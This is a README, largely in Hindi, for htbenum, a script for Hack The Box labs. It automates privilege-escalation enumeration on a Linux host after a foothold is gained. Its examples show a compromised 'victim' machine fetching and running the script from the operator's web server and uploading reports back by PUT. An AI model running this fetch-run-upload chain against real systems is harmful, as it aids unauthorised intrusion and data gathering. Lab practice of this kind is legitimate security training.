 solomonsklash/htbenum
Hack The Box के लिए एक Linux एनुमरेशन स्क्रिप्ट

Hack The Box के लिए एक Linux enumeration स्क्रिप्ट





यह स्क्रिप्ट उन स्थितियों में उपयोग के लिए डिज़ाइन की गई है जहाँ आपके पास Linux होस्ट पर इंटरनेट एक्सेस नहीं है और आप enumeration और exploit suggestion स्क्रिप्ट चलाना चाहते हैं, जैसे Hack The Box में। मैं अक्सर Linux बॉक्स पर प्रारंभिक पैठ बनाने के बाद समान स्क्रिप्ट चलाता हूँ, और यह स्क्रिप्ट प्रत्येक enumeration स्क्रिप्ट का नवीनतम संस्करण डाउनलोड करने, उसे निष्पादन योग्य बनाने और चलाने के साथ-साथ आउटपुट को बाद में समीक्षा के लिए एक फ़ाइल में भेजने की प्रक्रिया को स्वचालित करने में मदद करती है। इसमें टूल्स होस्ट करने और रिपोर्ट होस्ट मशीन पर वापस अपलोड करने के लिए एक अंतर्निहित वेब सर्वर भी है।
पुल अनुरोध/सुझाव स्वागत हैं!
./htbenum.sh [-u] -i IP -p port [-o directory] [-w] [-r]

Example:
         Host machine: root@kali:~/htbenum# ./htbenum.sh -u
         Host machine: root@kali:~/htbenum# ./htbenum.sh -i 10.10.14.1 -p 80 -w
         Victim machine: www-data@victim:/tmp$ wget http://10.10.14.1:80/htbenum.sh
         Victim machine: www-data@victim:/tmp$ chmod +x ./htbenum.sh
         Victim machine: www-data@victim:/tmp$ ./htbenum.sh -i 10.10.14.1 -p 80 -r

 Parameters:
         -h - View help and usage.
         -i IP - IP address of the listening web server used for upload and download.
         -p port - TCP port of the listening web server used for upload and download.
         -o directory - Custom download and report creation directory (default is /tmp).
         -w - Start builtin web server for downloading files and uploading reports.
         -u - Update to the latest versions of each tool, overwriting any existing versions.
         -r - Upload reports back to the host machine web server (must support PUT requests).
htbenum का उपयोग करने के लिए, रिपॉजिटरी को क्लोन करें और अपनी स्थानीय मशीन पर update पैरामीटर के साथ स्क्रिप्ट चलाएँ। यह इंटरनेट (Github) से सभी आवश्यक स्क्रिप्ट डाउनलोड और अपडेट करेगा और उन्हें htbenum.sh के समान निर्देशिका में रखेगा:
root@kali:~# git clone https://github.com/SolomonSklash/htbenum
root@kali:~# cd htbenum
root@kali:~/htbenum#  ./htbenum.sh -u
_   _ ___________ _____ _   _ _   ____  ___
| | | |_   _| ___ \  ___| \ | | | | |  \/  |
| |_| | | | | |_/ / |__ |  \| | | | | .  . |
|  _  | | | | ___ \  __|| . ` | | | | |\/| |
| | | | | | | |_/ / |___| |\  | |_| | |  | |
\_| |_/ \_/ \____/\____/\_| \_/\___/\_|  |_/

By Solomon Sklash - [email protected]

[i] Updating all tools...
2019-11-25 17:54:55 URL:https://raw.githubusercontent.com/diego-treitos/linux-smart-enumeration/master/lse.sh [31859/31859] -> "lse.sh" [1]
2019-11-25 17:54:55 URL:https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh [46476/46476] -> "linenum.sh" [1]
2019-11-25 17:54:56 URL:https://raw.githubusercontent.com/sleventyeleven/linuxprivchecker/master/linuxprivchecker.py [25304/25304] -> "linuxprivchecker.py" [1]
2019-11-25 17:54:56 URL:https://raw.githubusercontent.com/initstring/uptux/master/uptux.py [29853/29853] -> "uptux.py" [1]
2019-11-25 17:54:56 URL:https://raw.githubusercontent.com/Anon-Exploiter/SUID3NUM/master/suid3num.py [12614/12614] -> "suid3num.py" [1]
2019-11-25 17:54:57 URL:https://raw.githubusercontent.com/belane/linux-soft-exploit-suggester/master/linux-soft-exploit-suggester.py [13886/13886] -> "les-soft.py" [1]
2019-11-25 17:54:58 URL:https://raw.githubusercontent.com/offensive-security/exploit-database/master/files_exploits.csv [5669905/5669905] -> "files_exploits.csv" [1]
2019-11-25 17:54:58 URL:https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh [82214/82214] -> "les.sh" [1]
[i] Update complete!
root@kali:~/htbenum#
फिर, टूल्स होस्ट करने और पूर्ण रिपोर्ट प्राप्त करने के लिए अंतर्निहित वेब सर्वर शुरू करें। सर्वर को Python 3 की आवश्यकता है। आप टूल्स होस्ट करने के लिए अपने स्वयं के वेब सर्वर का उपयोग कर सकते हैं, लेकिन रिपोर्ट अपलोड के लिए इसे PUT अनुरोधों का समर्थन करना होगा।
root@kali:~/htbenum# ./htbenum.sh -i 10.10.14.1 -p 80 -w
अंत में, htbenum.sh स्क्रिप्ट को अपने लक्ष्य मशीन पर अपलोड करें, इसे निष्पादन योग्य बनाएं, और इसे अपनी होस्ट मशीन के IP और पोर्ट के साथ चलाएं, फ़ाइलों को डाउनलोड करने और रिपोर्ट आउटपुट लिखने के लिए एक वैकल्पिक निर्देशिका के साथ। आप वैकल्पिक रूप से रिपोर्ट को होस्ट मशीन पर वापस अपलोड भी कर सकते हैं। उदाहरण के लिए:
www-data@htb:/tmp$ wget http://10.10.99.100/htbenum.sh -O /tmp/htbenum.sh
www-data@htb:/tmp$ chmod +x ./htbenum.sh
www-data@htb:/tmp$ ./htbenum.sh -i 10.10.14.1 -p 80 -r
प्रत्येक टूल अपना आउटपुट htbenum.sh स्क्रिप्ट के समान निर्देशिका में एक रिपोर्ट फ़ाइल में भेजेगा, या जो भी निर्देशिका -d पैरामीटर द्वारा निर्दिष्ट की गई है।
